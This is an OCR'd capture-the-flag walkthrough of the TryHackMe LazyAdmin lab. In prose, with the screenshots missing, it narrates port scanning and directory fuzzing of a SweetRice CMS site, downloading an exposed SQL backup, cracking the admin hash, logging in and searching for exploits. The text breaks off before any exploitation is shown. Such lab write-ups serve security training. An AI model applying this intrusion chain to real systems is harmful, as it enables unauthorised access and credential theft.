
LAZY ADMIN

Link to machine : https://tryhackme.com/room/lazyadmin


SCANNING

I performed an **nmap** aggressive scan to find open ports and the services running on the target.





FOOTHOLD

The **nmap** scan revealed an http server, so I accessed the web page using my browser.



I then looked for hidden directories using **ffuf**.





Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.


If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.


More help at Tip for Basic CMS SweetRice installed

Powered by Basic-CMS.ORG SweetRice.


Since the */contact* directory had some content, I looked for other directories inside it.




I discovered a login panel and a couple of directory lists.




This folder seemed to have the backend codes.




It contained the service version.



There was a folder called *mysql_backup* which could be of interest.




The folder contained an **sql** file. I downloaded it on my system and extracted the contents to find a set of credentials.




Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	


Apache/2.4.18 (Ubuntu) Server at 10.10.185.38 Port 80




I was able to crack the hash using **crackstation**.




I then logged in using the credentials.



The dashboard contained the version of the CMS that was being used. So I used for exploits available using **searchsploit**.




